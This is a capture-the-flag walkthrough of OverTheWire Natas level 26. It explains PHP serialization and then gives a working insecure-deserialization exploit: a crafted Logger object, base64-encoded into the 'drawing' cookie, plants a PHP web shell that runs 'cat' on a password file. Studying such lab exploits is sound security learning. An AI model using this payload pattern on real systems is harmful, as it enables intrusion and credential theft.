ritheachengkh
🕸️Natas Level 26 → Level 27
http://natas26.natas.labs.overthewire.org
Username: natas26
Password: (natas26_password)

Go to the source page






If we look at the cookies, only a single cookie is listed.

Then, we test the functionality by providing input and pressing the DRAW! button.

We saw a red line appear on a black square.

A new cookie labeled drawing appears, and its value looks like it’s in base64 encoding.
YToxOntpOjA7YTo0OntzOjI6IngxIjtzOjI6IjUwIjtzOjI6InkxIjtzOjI6IjUwIjtzOjI6IngyIjtzOjM6IjIwMCI7czoyOiJ5MiI7czozOiIyMDAiO319

After that, we go to CyberChef to decode it. Once decoded, we see an object.
a:1:{i:0;a:4:{s:2:"x1";s:2:"50";s:2:"y1";s:2:"50";s:2:"x2";s:3:"200";s:2:"y2";s:3:"200";}}
Object Serialization and Deserialization
Overview
Object serialization and deserialization are two processes used to convert data between in-memory objects and storable or transmittable formats.

Serialization
Serialization is the process of converting an object into a format that can be:
- Stored (for example, in a file or database)
- Sent across a network (e.g., via HTTP)
- Transferred between processes
Common serialized formats include:
- JSON
- XML
- Binary formats (e.g., Protocol Buffers, Java’s Serializable)
Example
A PHP object like:
<?php

class User {
    public $name;
    public $age;

    public function __construct($name, $age) {
        $this->name = $name;
        $this->age = $age;
    }
}

$user = new User("Alice", 30);

// Convert object to JSON
$jsonData = json_encode($user);

// Output the JSON data
echo $jsonData;

?>
might be converted into this JSON string:
{"name": "Alice", "age": 30}
Deserialization
Deserialization is the reverse process: converting a serialized format back into an in-memory object.
Example
A JSON string like:
{"name": "Alice", "age": 30}
is converted back into an object in Python, Java, C#, JavaScript, or any other language.
Why Serialization Is Important
Serialization is used everywhere, including:
- APIs — Most API communication uses serialized data such as JSON.
- Inter-process communication — Processes exchange serialized messages.
- Persistence — Objects saved to disk or databases use serialized formats.
- Distributed systems — Machines exchange data in standardized serialized representations.
Highly recommended to read 📖
https://portswigger.net/web-security/deserialization
https://owasp.org/www-community/vulnerabilities/Insecure_Deserialization
We begin by copying an object from the source page.

Next, we make changes to include our payload.
<?php
class Logger{
  private $logFile;
  private $initMsg;
  private $exitMsg;

  function __construct(){
    // initialise variables
    $this->initMsg="";
    $this->exitMsg="<?php System(\"cat /etc/natas_webpass/natas27;\"); ?>";
    $this->logFile = "img/n26_shell.php";
  }
}

$payload = new Logger("");
echo serialize($payload);
echo "\n";
echo "\n";
echo base64_encode(serialize($payload));
echo "\n";
echo "\n";

?>
After that, we run it on our machine and get the following output. If you don’t have PHP installed, you can also use an online PHP compiler.

Copy the base64-encoded serialized output into the “drawing” cookie, then click save.
O:6:"Logger":3:{s:15:"LoggerlogFile";s:17:"img/n26_shell.php";s:15:"LoggerinitMsg";s:0:"";s:15:"LoggerexitMsg";s:51:"<?php System("cat /etc/natas_webpass/natas27;"); ?>";}

Tzo2OiJMb2dnZXIiOjM6e3M6MTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNzoiaW1nL24yNl9zaGVsbC5waHAiO3M6MTU6IgBMb2dnZXIAaW5pdE1zZyI7czowOiIiO3M6MTU6IgBMb2dnZXIAZXhpdE1zZyI7czo1MToiPD9waHAgU3lzdGVtKCJjYXQgL2V0Yy9uYXRhc193ZWJwYXNzL25hdGFzMjc7Iik7ID8+Ijt9

Reload the page to make the cookie take effect.

Afterward, a PHP warning error appeared.

Finally, we accessed our payload location and retrieved the flag.
http://natas26.natas.labs.overthewire.org/img/n26_shell.php

Excellent! Use this flag to proceed to the next round.